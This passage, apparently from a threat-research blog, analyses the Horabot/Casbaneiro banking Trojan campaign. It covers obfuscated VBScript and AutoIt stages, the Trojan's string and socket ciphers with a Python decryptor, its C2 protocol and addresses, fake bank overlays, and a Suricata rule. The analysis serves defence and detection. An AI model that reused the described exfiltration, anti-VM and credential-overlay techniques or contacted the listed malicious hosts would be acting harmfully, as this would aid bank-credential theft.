
Unlike the first script, this one is significantly more complex, with more than 400 lines of code. It acts as the heavy lifter of the operation. Below is a brief summary of its key characteristics:
Heavy obfuscation: the script uses multiple layers of obfuscation to obscure its behavior.
Custom string decoder: employs the same decoding routine found in the first VBScript to reconstruct strings at runtime.
Anti-VM and “anti-Avast”: performs basic environment checks and terminates if a specific Avast folder or VM artifacts are detected.
Information gathering and exfiltration: collects the host IP, hostname, username, and OS version, then sends this data to a C2 server.
Download of additional components: retrieves an AutoIt executable, its compiler (Aut2Exe), a script (au3), and a blob file, placing them under the hardcoded path C:\Users\Public\LAPTOP-0QF0NEUP4.
PowerShell command execution: executes PowerShell commands that reach out to two different URLs (one unavailable and the other leading to the first stager of the spreader, which we describe later in this article).
Persistence setup: creates a LNK file and drops it into the Startup folder to maintain persistence.
Cleanup routines: removes temporary files and terminates selected processes.
During our analysis of the heavy lifter, specifically within the exfiltration routine, we identified where the collected data was being sent. After probing the associated URL and removing the “salvar.php” portion, we uncovered an exposed webpage where the adversary listed all their victims.
As you may have noticed, the table is in Brazilian Portuguese and lists victims dating back to May 2025 (this screenshot was taken in September 2025). In the “Localização” (location) column, the adversary even included the victims’ geographic coordinates, which are redacted in the screenshot. A quick breakdown shows that, of the 5384 victims, 5030 were located in Mexico, representing roughly 93% of the total.
Stage 3: The evil combination of AutoIT and a banking Trojan
It is now time to focus on the files downloaded by our heavy lifter. As previously mentioned, three AutoIT components were dropped on disk: the executable (AutoIT3), the compiler (Aut2Exe), and the script (au3), along with an encrypted blob file. Since we have access to the AutoIt script code, we can analyze its routines. However, it contains over 750 lines of heavily obfuscated code, so let’s focus only on what really matters.
The most important routine is responsible for decrypting the blob file (it uses AES-192 with a key derived from the seed value 99521487), loading it directly into memory, and then calling the exported function B080723_N. The decrypted blob is a DLL.
We also managed to replicate the decryption logic with a Python script and manually extract the DLL (0x6272EF6AC1DE8FB4BDD4A760BE7BA5ED). After initial triage and basic sandbox execution, we observed the following:
The sample is a well-known Delphi banking Trojan detected by several engines under different names, such as Casbaneiro, Ponteiro, Metamorfo, and Zusy.
It embeds two old OpenSSL libraries (libeay32.dll and ssleay32.dll) from the Indy Project, an open-source client/server communications library used to establish client/server HTTPS C2 communication.
It includes SQL commands used to harvest credentials from browsers.
Once loaded into memory, the Trojan sends several HTTP requests to different URLs:
HTML lure page designed to trick the user into accessing a malicious link whose contents are also used as a PDF attachment during the email distribution phase.
https://upstar.pics/a/08/150822/up/up (GET)
The resource was already unavailable at the time our testing was conducted.
https://cgf.midasx.site/a/08/150822/au/au (GET)
The page containing the first stage leading to the spreader.
Since this malware family has been extensively documented in previous studies, we won’t reiterate its well-known functionality. Instead, we’ll focus on lesser-documented and newly observed features, including the malware’s encryption and protocol handling logic.
The sample implements a stateful XOR-subtraction cipher in the sub_00A86B64 subroutine, which is used to protect strings and decrypt HTTP data received from the C2. Unlike simple XOR, each byte of output here depends on both the key and the previous byte. In our sample, the key is the string "0xFF0wx8066h".
Key construction (left) and decryption logic (right)
We can easily reimplement the logic of the routine in Python and integrate the following snippet into our workflow to automate string decryption:
def decrypt_string(encrypted_hex):
    key_string = "0xFF0wx8066h"
    key_index = 0
    result = ""

    current_key = int(encrypted_hex[0:2], 16)

    i = 2
    while i < len(encrypted_hex):
        next_key = int(encrypted_hex[i:i+2], 16)
        if key_index >= len(key_string):
            key_index = 0
        key_char = ord(key_string[key_index])
        xored_value = next_key ^ key_char

        if xored_value > current_key:
            decrypted_char = xored_value - current_key
        else:
            decrypted_char = (xored_value + 0xFF) - current_key

        result += chr(decrypted_char)
        current_key = next_key
        key_index += 1
        i += 2

    return result
Python implementation of the decryption routine
The encrypted strings are retrieved in three different ways: through indexed lookups using a global encrypted Delphi string list (also observed by our colleagues at ESET); via direct references to encrypted hex strings in the data section; through indirect references using pointer variables, adding an overhead when automating decryption with scripts.
Direct pointer (left), indirect pointer (right)
Indexed strings via TStringList lookups
The malware fetches its configuration by performing an HTTPS GET request to the hardcoded, encrypted C2 server. The server responds with a configuration, which is a raw HTTP response, consisting of several values, each individually encrypted with the aforementioned algorithm. The sample extracts specific parameters based on their position in the list.
To improve readability, the above screenshot has been edited to include the decrypted parameters, which are separated by double newlines.
Configuration retrieval and parsing are initiated in the sub_00AD2C70 subroutine where the first configuration value, the C2 socket connection setting (host;port), is extracted.
C2 socket address extraction
If parsing fails, the malware falls back to a hardcoded secondary C2 socket address. The socket connection is then established.
Fallback to hardcoded socket address (lifenews[.]pro:49569)

Additional configuration values are parsed in sub_00AD2918 and its subroutines. For example, in the decrypted C2 configuration shown above, parameter 5 contains the “UPON” string that triggers execution, and parameter 6 contains the PowerShell commands that are run when this string is used. Below is the portion of the routine that takes care of parsing this command:
Extracting value 5 and 6 from the configuration
In addition to HTTP communication, the malware supports raw socket communication using a custom protocol that encapsulates commands into tags such as <|SIMPLE_TAG|> or <|TAG|>Arg1<|>Arg2<<|>.
The client initiates the C2 connection in sub_00AD331C, where it establishes a TCP socket to the operator’s server and sends the "PRINCIPAL" command to request a control channel. After receiving an OK response, it follows up with an "Info" message containing system details. Once validated, the server replies with a "SocketMain" message containing a session ID, completing the handshake. All subsequent command handling occurs in sub_00AD373C, a central orchestrator routine that parses incoming messages and dispatches the malicious actions.

The sample, and therefore the protocol itself, is inherited, from the open-source Delphi Remote Access PC project, as our colleagues at ESET have noted in the past. Below is a visual comparison:
Comparison of “PING” and “Close” commands (sample disassembly on the left, Delphi Remote Access source code on the right)
Some features from the open-source project, including the chat and file manipulation commands, have been removed, while some mouse-related commands have been renamed with playful prefixes like “LULUZ” (e.g., LULUZLD, LULUZPos). This could be an inside joke, anti-analysis obfuscation, or a way to mark custom variants. Beyond the standard functionality, the protocol now includes a range of additional custom commands, such as LULUZSD for mouse wheel scrolling down, ENTERMANDA to simulate pressing the Enter key, and COLADIFKEYBOARD to inject arbitrary text as keystrokes.
The full command set is considerably larger, and while not all commands are implemented in the analyzed sample, evidence of their presence (e.g., in the form of strings) suggests ongoing development.

After getting a sense of the protocol, let’s focus on the cipher used. In this sample, traffic exchanged via the C2 socket channel is encrypted using another stateful XOR algorithm with embedded decryption keys. Its logic is implemented in the routines sub_00A9F2D0 (encryption) and sub_00A9F5C0 (decryption):
Encryption routine sub_00A9F2D0
The encryption routine generates three random four-digit integer keys. The first key acts as the initial cipher state, while the other two serve as the multiplier and increment that are applied at every encryption stage to both the state and the data. For each character in the input string, it takes the high byte of the current state, XORs it with the character to encrypt, and then updates the cipher state for the next character. The output is created by prepending the three keys to the ciphertext, encapsulating everything within the “##” markers. The final output looks like this:
Although this encryption layer was likely intended to evade network inspection, it ironically makes detection easier due to its highly regular and repetitive structure. This pattern, including the external markers “##”, is uncommon in legitimate traffic and can be used as a reliable network signature for IDS/IPS systems. Below is a Suricata rule that matches the described structure:
alert tcp any any -> any any ( \
    msg:"Horabot C2 socket communication (##hex##)"; \
    flow:established; \
    content:"##"; depth:2; fast_pattern; \
    content:"##"; endswith; \
    pcre:"/^##[1-9][0-9]{3}[1-9][0-9]{3}[1-9][0-9]{3}[0-9A-F]+##$/"; \
    classtype:trojan-activity; \
    sid:1900000; \
    rev:1; \
    metadata:author Domenico; \
)


As documented by our colleagues at Fortinet, the malware contains functionality to display fake pop-ups prompting victims to enter their banking credentials. The images for these pop-ups are stored as encrypted resources. Unlike strings, resources are decrypted using the standard RC4 cipher, and the key pega-avisao3234029284 is retrieved from the previous TStringList structure at offset 3FEh.
Fake token overlay used for credential theft (right), with disassembly (left)
The wordplay around “pega a visão”, Brazilian slang meaning “get the picture” figuratively, reveals an intentional cultural reference, supporting the already well-known Brazilian ties of the operators who have a native understanding of the language.
Below is a collage of pictures where the targeted bank overlays are visible.
Excerpt of decrypted fake overlays
Stage 4: The spreader
In our tests, we noticed that both the VBScript (the heavy lifter) and the Delphi DLL have overlapping functionality for downloading the next stage via PowerShell. Although they rely on different domains, they follow the same URL pattern.

We tried accessing URLs meant for downloading the spreader. One returned nothing, while the other displayed a sequence of two PowerShell stagers before reaching the actual spreader.
In the second stager, we found several Base64-encoded URLs, but only one of them was active during our analysis. Based on comments found in the spreader code, we suspect that in previous versions or campaigns the spreader was assembled piece by piece from these other URLs. In our case, however, a single URL contained all the necessary code.

